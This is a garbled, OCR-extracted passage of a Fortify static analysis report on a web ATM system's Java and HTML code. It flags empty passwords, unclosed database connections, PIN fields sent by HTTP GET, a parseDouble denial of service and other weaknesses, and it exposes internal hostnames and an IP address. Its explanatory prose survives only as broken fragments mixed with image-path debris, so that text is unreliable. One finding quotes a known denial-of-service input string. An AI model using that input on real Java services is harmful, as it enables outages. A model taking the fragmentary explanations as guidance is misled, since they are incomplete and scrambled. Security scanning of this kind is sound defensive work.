                     ATM1050sGet.java:42 TryBlock()
                           if (mlCtl.SwContinue)
40
41
42
                              try
43
```





```
1 Empty Password
DriverManager.getConnection(url, "scott", "");
Example 1 scott Empty Password Empty Password
2
String storedPassword = "";
String temp;
if ((temp = readPassword()) != null) {
storedPassword = temp;
if(storedPassword.equals(userPassword))
// Access protected resources
...
}
readPassword() userPassword
3 Android WebView ()
webview.setWebViewClient(new WebViewClient() {
public void onReceivedHttpAuthRequest(WebView view,
HttpAuthHandler handler, String host, String realm) {
String username = "";
String password = "";
if (handler.useHttpAuthUsernamePassword()) {
String[] credentials = view.getHttpAuthUsernamePassword(host, realm);
username = credentials[0];
```

password = credentials[1];



```
handler.proceed(username, password);
});
Example 2 useHttpAuthUsernamePassword() false Empty Password
Recommendations:
null
Android SQLite SQLCipher SQLCipher SQLite 256 AES
4 SQLCipher Android
import net.sqlcipher.database.SQLiteDatabase;
SQLiteDatabase.loadLibs(this);
File dbFile = getDatabasePath("credentials.db");
dbFile.mkdirs();
dbFile.delete();
SQLiteDatabase\ db = SQLiteDatabase.openOrCreateDatabase(dbFile,\ "credentials",\ null);
db.execSQL("create table credentials(u, p)");
db.execSQL("insert into credentials(u, p) values(?, ?)", new Object[]{username, password});
and roid. database. sqlite. SQLiteDatabase \ net. sqlcipher. database. SQLiteDatabase
WebView sqlcipher.so WebKit
Tips:
1. Fortify Java Annotations FortifyPassword FortifyNotPassword
2. nullEmpty Password Hardcoded Password password Fortify Custom Rules Editor Password Management
PngGOTP.java, line 31 (Password Management: Empty Password)
Fortify Priority:
                       High
                                                                          High
                                                         Folder
Kingdom:
                       Security Features
Abstract:
                       Empty Password
Sink:
                       PngGOTP.java:31 VariableAccess: mlRandomPasswd()
29
                         public static String randomPasswd(int piMin, int piMax)
30
31
                            String mlRandomPasswd = "";
32
                            int mlRandom = 0;
33
                            mlRandom = (int) (Math.random() * piMax);
PngGOTP.java, line 40 (Password Management: Empty Password)
```

```
Fortify Priority:
                     High
                                                     Folder
                                                                     High
Kingdom:
                     Security Features
Abstract:
                     Empty Password
                     PngGOTP.java:40 VariableAccess: mlRandomPasswd()
Sink:
38
39
                          int mlRandomChar = 0;
                          mlRandomPasswd = "";
40
41
                          for (int i = 0; i < mlRandom; i++)</pre>
42
```


Passwd.java, line 46 (Password Management: Empty Password)

Fortify Priority: High High Folder Security Features Kingdom: Abstract: **Empty Password**



```
Sink:
                    _Passwd.java:46 VariableAccess: mlRandomPasswd()
                        public static String randomPasswd(int piMin,int piMax)
44
45
46
                         String mlRandomPasswd="";
47
                         int mlRandom=0;
48
                         boolean mlIsEnglishAndNumber=false;
LIO1010s8.java, line 185 (Password Management: Empty Password)
Fortify Priority:
                    High
                                                                   High
                                                   Folder
                    Security Features
Kingdom:
Abstract:
                    Empty Password
                    LIO1010s8.java:185 VariableAccess: mlRandomPasswd()
Sink:
183
                       public static String randomPasswd(int piMin, int piMax)
184
185
                          String mlRandomPasswd = "";
186
                          int mlRandom = 0;
                          mlRandom = (int) (Math.random() * piMax);
187
_Passwd.java, line 59 (Password Management: Empty Password)
Fortify Priority:
                    High
                                                    Folder
                                                                   High
                    Security Features
Kingdom:
Abstract:
                    Empty Password
                    _Passwd.java:59 VariableAccess: mlRandomPasswd()
Sink:
57
58
                            int mlRandomChar=0;
                            mlRandomPasswd="";
59
60
                            for (int i = 0; i < mlRandom; i++)
61
                            {
```





log(e);




```
}
Helper Helper
execCxnSql stmt null safeClose() stmt null null Java stmt Java stmt null stmt
1.
WebatmATMSIsBean.java, line 1072 (Unreleased Resource: Database) [Hidden]
Fortify Priority:
                    High
                                                                  High
                                                  Folder
Kingdom:
                    Code Quality
Abstract:
                    WebatmATMSlsBean.java atm1047sPost() 1072 <a
                    href="location://eatmEjb/src/chinyang/dbtool/_DbTool.java###24###5###0">getDb
                    Connection()</a>
Sink:
                    WebatmATMSIsBean.java:1072 mlOldEatmDbConn = getDbConnection(...)
1070
                            if (EjbCtx.clOldEatmDbDs != null)
1071
                               mlOldEatmDbConn = _DbTool.getDbConnection(mlCtl, EjbCtx.clOldEatmDbDs);
1072
1073
                               if (!mlCtl.SwSuccess)
1074
WebatmATMSlsBean.java, line 908 (Unreleased Resource: Database) [Hidden]
Fortify Priority:
                    High
                                                  Folder
                                                                  High
                    Code Quality
Kingdom:
Abstract:
                    WebatmATMSlsBean.java atm1045s1Post() 908 <a
                    href="location://eatmEjb/src/chinyang/dbtool/_DbTool.java###24###5###0">getDb
                    Connection()</a>
                    WebatmATMSIsBean.java:908 mlOldEatmDbConn = getDbConnection(...)
Sink:
906
                            if (EjbCtx.clOldEatmDbDs != null)
907
                               mlOldEatmDbConn = _DbTool.getDbConnection(mlCtl, EjbCtx.clOldEatmDbDs);
908
                               if (!mlCtl.SwSuccess)
909
910
WebatmATMSlsBean.java, line 731 (Unreleased Resource: Database) [Hidden]
Fortify Priority:
                    High
                                                  Folder
                                                                  High
Kingdom:
                    Code Quality
Abstract:
                    WebatmATMSlsBean.java atm1045sPost() 731 <a
                    href="location://eatmEjb/src/chinyang/dbtool/_DbTool.java###24###5###0">getDb
                    Connection()</a>
Sink:
                    WebatmATMSIsBean.java:731 mlNetBankDbDs = getDbConnection(...)
                           if (EjbCtx.clNetBankDbDs != null)
729
730
731
                              mlNetBankDbDs = _DbTool.getDbConnection(mlCtl, EjbCtx.clNetBankDbDs);
732
                              if (!mlCtl.SwSuccess)
733
WebatmATMSlsBean.java, line 674 (Unreleased Resource: Database) [Hidden]
Fortify Priority:
                    High
                                                  Folder
                                                                  High
Kingdom:
                    Code Quality
Abstract:
                    WebatmATMSlsBean.java atm1045sPost() 674 <a
                    href="location://eatmEjb/src/chinyang/dbtool/_DbTool.java###24###5###0">getDb
                    Connection()</a>
Sink:
                    WebatmATMSIsBean.java:674 mlOldEatmDbConn = getDbConnection(...)
                             if (EjbCtx.clOldEatmDbDs != null)
672
673
                             {
```



```
674
                               mlOldEatmDbConn = _DbTool.getDbConnection(mlCtl, EjbCtx.clOldEatmDbDs);
675
                               if (!mlCtl.SwSuccess)
676
WebatmATMSlsBean.java, line 703 (Unreleased Resource: Database) [Hidden]
Fortify Priority:
                    High
                                                   Folder
                                                                  High
                    Code Quality
Kingdom:
Abstract:
                    WebatmATMSlsBean.java atm1045sPost() 703 <a
                    href="location://eatmEjb/src/chinyang/dbtool/_DbTool.java###24###5###0">getDb
                    Connection()</a>
                    WebatmATMSIsBean.java:703 mISASDbDs = getDbConnection(...)
Sink:
                             if (EjbCtx.clSASDbDs != null)
701
702
                               mlSASDbDs = _DbTool.getDbConnection(mlCtl, EjbCtx.clSASDbDs);
703
704
                               if (!mlCtl.SwSuccess)
705
```





atm1040p.htm 317 HTTP GET

Explanation:

HTTP GET HTTP GET

1 HTTP GET

<form method="get">

Name of new user: <input type="text" name="username">

Password for new user: <input type="password" name="user_passwd">

<input type="submit" name="action" value="Create User">

</form>

method GET

Recommendations:

HTTP GET HTTP POST HTTP GET

2 HTTP POST

<form method="post">

Name of new user: <input type="text" name="username">

Password for new user: <input type="password" name="user_passwd">

<input type="submit" name="action" value="Create User">

</form>

HTML5 submit image formmethod method

3 submit formmethod HTTP POST

<form method="get">

Name of new user: <input type="text" name="username">

Password for new user: <input type="password" name="user_passwd">

<input type="submit" name="action" value="Create User" formmethod="post">

</form>

formmethod get HTTP GET method

HTTP HTTP HTTP GET

atm1040p.htm, line 399 (Password Management: Insecure Submission)

Fortify Priority: Critical Folder Critical

Kingdom: Security Features

Abstract: atm1040p.htm 399 HTTP GET

Sink: atm1040p.htm:399 null()

397 New PIN




```
398
                                      <input type="password" name="naVerifyPIN" maxlength="12"</pre>
399
                  size="12" onfocus="changeFocus(3);"
                  onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly>
400
                           <a onclick="changeFocus(3);"><img src="../../image_spring/bt_keyboard_on_aut.|gif|"
                  width="17" height="17" border="0" onfocus="changeFocus(3);
                  onmousedown="changeFocus(3);document.getElementById('myNumberInput').style.display =
                  'block'" /></a>
atm1045p1.htm, line 350 (Password Management: Insecure Submission)
Fortify Priority:
                  Critical
                                             Folder
                                                           Critical
Kingdom:
                  Security Features
Abstract:
                  atm1045p1.htm 350 HTTP GET
                  atm1045p1.htm:350 null()
Sink:
348
                                                     <span class="text_s01">Reenter New PIN
                  </span>
349
                                                   <td align="left" valign="middle"
                  class="altrow2">
350
                             <input type="password" name="naVerifyPIN" maxlength="12" size="24"</pre>
                  onfocus="changeFocus(2);" onKeyPress="onlyDigit(event); onlyDynamicKeyboard(event);"
                  readonly>
                  351
                  onmousedown="document.getElementById('myNumberInput').style.display = 'block'" /></a>
352
                              <span class="text_n04">(
                                                    6~12 )</span>
atm1040p.htm, line 391 (Password Management: Insecure Submission)
                                                           Critical
Fortify Priority:
                  Critical
                                             Folder
Kingdom:
                  Security Features
Abstract:
                  atm1040p.htm 391 HTTP GET
Sink:
                  atm1040p.htm:391 null()
389
                                      <span class="text_s01">New PIN </span>
                                    390
                                                           <input type="password" name="naNewPIN"</pre>
391
                  maxlength="12" size="12" onfocus="changeFocus(2);"
                  onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly>
                  392
                  'block'" /></a>
393
                                      <span class="text_n04">(
                                                             6~12 )</span>
atm1040p.htm, line 317 (Password Management: Insecure Submission)
Fortify Priority:
                  Critical
                                             Folder
                                                           Critical
                  Security Features
Kingdom:
                  atm1040p.htm 317 HTTP GET
Abstract:
Sink:
                  atm1040p.htm:317 null()
315
                                      <span class="text_s01">Old PIN </span>
316
                                    <input type="password" name="naOldPIN" maxlength="12" size="12"</pre>
317
                  onfocus="changeFocus(1);" onKeyPress="onlyDigit(event); onlyDynamicKeyboard(event);"
                  autocomplete="off" readonly>
                  318
                  onmousedown="document.getElementById('myNumberInput').style.display = 'block'" /></a>
319
                                         <div id="myNumberInput" class="myNumberInputUp"</pre>
                  style="display:none">
atm1045p1.htm, line 273 (Password Management: Insecure Submission)
                  Critical
                                                           Critical
Fortify Priority:
                                             Folder
                  Security Features
Kingdom:
                  atm1045p1.htm 273 HTTP GET
Abstract:
Sink:
                  atm1045p1.htm:273 null()
271
                             <!--<input type="password" name="naNewPIN" maxlength="12" size="24">-->
272
```



273	<pre></pre>
274	<pre></pre>
275	<pre><div id="myNumberInput" style="display:none"></div></pre>





Property() 51 Property.java double

Explanation:

java.lang.Double.parseDouble() [2^(-1022) - 2^(-1075) : 2^(-1022) - 2^(-1076)] (DoS) 1

 $Double\ d = Double.parseDouble(request.getParameter("d"));$

d ("0.0222507385850720119e-00306")

Java 6 23 Java 6 24

Recommendations:

Oracle Apache Tomcat () Fortify Real-Time Analyzer

Double (BigInteger) parseDouble()

Tips:

- 1. Java 6 24
- 2. Fortify RTA adds protection against this category.

eatmUtil.java, line 35 (Denial of Service: Parse Double) [Hidden]		
Fortify Priority:	Low Folder Low	
Kingdom:	Input Validation and Representation	
Abstract:	getATSRNO() 35 eatmUtil.java double	
Source:	eatmUtil.java:80 java.util.Properties.load()	
78	String path = "";	
79	try {	
80	<pre>props.load(getClass().getResourceAsStream("Eatm.properties"));</pre>	
81	<pre>if (System.getProperty("os.name").indexOf("Windows") != -1) {</pre>	
82	<pre>path = props.getProperty("WindowsPath");</pre>	
Sink:	eatmUtil.java:35 java.lang.Double.parseDouble()	
33	<pre>public final static synchronized String getATSRNO(String filePath, String key) {</pre>	
34	<pre>String dummyStr = new eatmUtil().readValue(filePath, key);</pre>	
35	<pre>double dummy = Double.parseDouble(dummyStr);</pre>	
36	if (dummy >= 999999) {	
37	<pre>writeProperties(filePath, key, "0");</pre>	
	01 D 11 00 1 D D 11 TV11 3	

eatmUtil.java, line 35 (Denial of Service: Parse Double) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Input Validation and Representation

Abstract: getATSRNO() 35 eatmUtil.java double

Source: eatmUtil.java.util.Properties.load()




```
49
                         filePath = new eatmUtil().readPath(props , filePath);
50
                         InputStream in = new BufferedInputStream(new FileInputStream(filePath));
51
                         props.load(in);
52
                         String value = props.getProperty(key);
53
                         in.close();
Sink:
                      eatmUtil.java:35 java.lang.Double.parseDouble()
                       public final static synchronized String getATSRNO(String filePath, String key) {
33
                       String dummyStr = new eatmUtil().readValue(filePath, key);
34
35
                       double dummy = Double.parseDouble(dummyStr);
                        if (dummy >= 999999) {
36
37
                         writeProperties(filePath, key, "0");
NumberUtil.java, line 55 (Denial of Service: Parse Double) [Hidden]
Fortify Priority:
                                                      Folder
                                                                       Low
                      Low
Kingdom:
                      Input Validation and Representation
Abstract:
                      numFormat() 55 NumberUtil.java double
Source:
                      eatmUtil.java:51 java.util.Properties.load()
49
                         filePath = new eatmUtil().readPath(props , filePath);
50
                         InputStream in = new BufferedInputStream(new FileInputStream(filePath));
51
                        props.load(in);
52
                         String value = props.getProperty(key);
53
                         in.close();
Sink:
                      NumberUtil.java:55 java.lang.Double.parseDouble()
53
                         ((DecimalFormat) nf).applyPattern(pattern);
                         Number myNumber = nf.parse(num);
54
55
                         double numberDouble = Double.parseDouble(myNumber.toString());
56
                         rtv = nf.format(numberDouble);
57
                       } catch (Exception ingored) {
Property.java, line 52 (Denial of Service: Parse Double) [Hidden]
Fortify Priority:
                                                                       Low
                      Low
                                                      Folder
Kingdom:
                      Input Validation and Representation
Abstract:
                      Property() 52 Property.java double
Source:
                      Property.java:47 java.util.Properties.load()
45
                                  //File myFile = new
                      File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("/../webapp
                      s/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));
46
                                  //props.load(new FileInputStream(myFile));
47
                                 props.load(getClass().getResourceAsStream("eai.properties"));
48
                                 this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
                      "tcp:eai-srv3.scsb.com.tw:7500 iiii");
49
                                 this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
                      "scsb.eai.request iiii");
Sink:
                      Property.java:52 java.lang.Double.parseDouble()
                         this.ICP_EAIConnectorDaemon = props.getProperty("ICP_EAIConnectorDaemon",
50
                      "tcp:10.10.2.85:7500 iiii");
51
                                  this.EAIConnectorTimeOut
                      Double.parseDouble(props.getProperty("EAIConnectorTimeOut", "180.0"));
52
                                 this.TimeTakingTimeOut =
                      Double.parseDouble(props.getProperty("TimeTakingTimeOut", "120.0"));
53
                                  this.EAITestPathDir = props.getProperty("EAITestPathDir", "D://");
54
                                 this.isReadFile = (new Boolean(props.getProperty("readFileFlag",
                      "false"))).booleanValue();
Property.java, line 51 (Denial of Service: Parse Double) [Hidden]
Fortify Priority:
                      Low
                                                      Folder
                                                                       Low
Kingdom:
                      Input Validation and Representation
                      Property() 51 Property.java double
Abstract:
Source:
                      Property.java:47 java.util.Properties.load()
45
                                  //File myFile = new
                      File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("/../webapp
                      s/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));
```



```
46
                                  //props.load(new FileInputStream(myFile));
                                  props.load(getClass().getResourceAsStream("eai.properties"));
48
                                  this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
                      "tcp:eai-srv3.scsb.com.tw:7500 iiii");
49
                                  this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
                      "scsb.eai.request iiii");
Sink:
                      Property.java:51 java.lang.Double.parseDouble()
                                  this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
                      "scsb.eai.request iiii");
                         this.ICP_EAIConnectorDaemon = props.getProperty("ICP_EAIConnectorDaemon",
50
                      "tcp:10.10.2.85:7500 iiii");
51
                                  this.EAIConnectorTimeOut =
                      Double.parseDouble(props.getProperty("EAIConnectorTimeOut", "180.0"));
52
                                  this.TimeTakingTimeOut =
                     Double.parseDouble(props.getProperty("TimeTakingTimeOut", "120.0"));
53
                                  this.EAITestPathDir = props.getProperty("EAITestPathDir", "D://");
```








```
FormatSub.java, line 27 (Missing Check against Null) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
                     API Abuse
Kingdom:
                      FormatSub.java getEncoding() 28 Null getProperty() null
Abstract:
Sink:
                      FormatSub.java:27 mlOsType = getProperty(?) : System.getProperty may
                     return NULL()
25
                          String mlOsType = null;
26
27
                          mlOsType = System.getProperty("os.name");
                          if (mlOsType.indexOf("Window") == -1)
28
29
XHtmlTemplate.java, line 57 (Missing Check against Null) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
                     API Abuse
Kingdom:
Abstract:
                    XHtmlTemplate.java XHtmlTemplate() 63 Null getProperty() null
                     XHtmlTemplate.java:57 this.clOsType = getProperty(?): System.getProperty
Sink:
                     may return NULL()
55
                          if (mlSwContinue)
56
57
                             clOsType = System.getProperty("os.name");
58
                             clFileSeparator = System.getProperty("file.separator");
59
                             clLineSeparator = System.getProperty("line.separator");
GeneralMsg.java, line 12 (Missing Check against Null) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
                     API Abuse
Kingdom:
Abstract:
                     GeneralMsg.java GeneralMsg() 35 Null getProperty() null
                     GeneralMsg.java:12 this.clOsType = getProperty(?): System.getProperty
Sink:
                     may return NULL()
10
                    public class GeneralMsg
11
12
                       private String clOsType = System.getProperty("os.name");
13
                       private String clFileSeparator = System.getProperty("file.separator");
                       private String $DefaultUnixLogDir="/eatm_data/log/webatm/"; //log
eatmUtil.java, line 81 (Missing Check against Null) [Hidden]
                     Low
Fortify Priority:
                                                    Folder
                                                                   Low
                     API Abuse
Kingdom:
Abstract:
                     eatmUtil.java readPath() 81 Null getProperty() null
                     eatmUtil.java:81 getProperty(?): System.getProperty may return NULL()
Sink:
79
                       props.load(getClass().getResourceAsStream("Eatm.properties"));
80
81
                       if (System.getProperty("os.name").indexOf("Windows") != -1) {
82
                        path = props.getProperty("WindowsPath");
                        filePath = path.concat(filePath);
83
 _WebatmEjbSub.java, line 537 (Missing Check against Null) [Hidden]
Fortify Priority:
                                                    Folder
                     Low
                                                                   Low
                     API Abuse
Kingdom:
                      WebatmEjbSub.java reBean() 540 Null getProperty() null
Abstract:
                      WebatmEjbSub.java:537 clOsType = getProperty(?) : System.getProperty
Sink:
                     may return NULL()
535
                       public static void reBean(Control pioCtl)
536
```



537 String clOsType = System.getProperty("os.name"); 538 EatmProperty prop = new EatmProperty();





_GeneralSub.java getFreeMemoryByte() 24 freeMemory() Web

Explanation:

J2EE Web (deadlock)Race Condition

Recommendations:

Web Bean (message driven bean) EJB

Tips:

1. J2EE Java J2EE Bad Practices AuditGuide

HtmlPage.java, line 1801 (J2EE Bad Practices: Threads) [Hidden] **Fortify Priority:** Low Folder Low Kingdom: Time and State HtmlPage.java transformStyle() 1801 freeMemory() Web Abstract: HtmlPage.java:1801 freeMemory() Sink: 1799 if(Debug) 1800 1801 testStartMem= Runtime.getRuntime().freeMemory(); 1802 StringBuffer mlTmpString = new StringBuffer(""); 1803

HtmlPage.java, line 1857 (J2EE Bad Practices: Threads) [Hidden]

```
Fortify Priority:
                     Low
                                                    Folder
                                                                    Low
Kingdom:
                     Time and State
Abstract:
                     HtmlPage.java transformStyle() 1857 freeMemory() Web
Sink:
                     HtmlPage.java:1857 freeMemory()
1855
                          if(Debug)
1856
                             testEndMem = Runtime.getRuntime().freeMemory();
1857
                             System.out.println(msgErrHeader+" TranFromStyle"+piStyle+"="+piStatus[0]+"="+
1858
                     (testStartMem - testEndMem));
1859
```

_GeneralSub.java, line 24 (J2EE Bad Practices: Threads) [Hidden]

```
Fortify Priority: Low Folder Low

Kingdom: Time and State

Abstract: _GeneralSub.java getFreeMemoryByte() 24 freeMemory() Web

Sink: _GeneralSub.java:24 freeMemory()


public static long getFreeMemoryByte()

return (Runtime.getRuntime().freeMemory());
```



```
GeneralSub.java, line 34 (J2EE Bad Practices: Threads) [Hidden]
Fortify Priority:
                                                                   Low
                    Time and State
Kingdom:
Abstract:
                      GeneralSub.java getMaxMemoryByte() 34 maxMemory() Web
Sink:
                    _GeneralSub.java:34 maxMemory()
                       public static long getMaxMemoryByte()
32
33
34
                          return (Runtime.getRuntime().maxMemory());
35
                       }
_WebatmEjbSub.java, line 49 (J2EE Bad Practices: Threads) [Hidden]
Fortify Priority:
                                                   Folder
                                                                   Low
Kingdom:
                    Time and State
Abstract:
                      WebatmEjbSub.java getNextSeqNo() 49 sleep() Web
Sink:
                    _WebatmEjbSub.java:49 sleep()
47
                                int olRandom = (int) (Math.random() * 9000);
                                //System.out.println(olRandom);
48
49
                                Thread.sleep(olRandom);
50
                                olNextSeqNo = SsSeqNoDAO.getNextSeqNo(piDbConn, piSeqNoType,
                    _CalendarSub.getTodayNDayAfter(0));
51
                             }
```

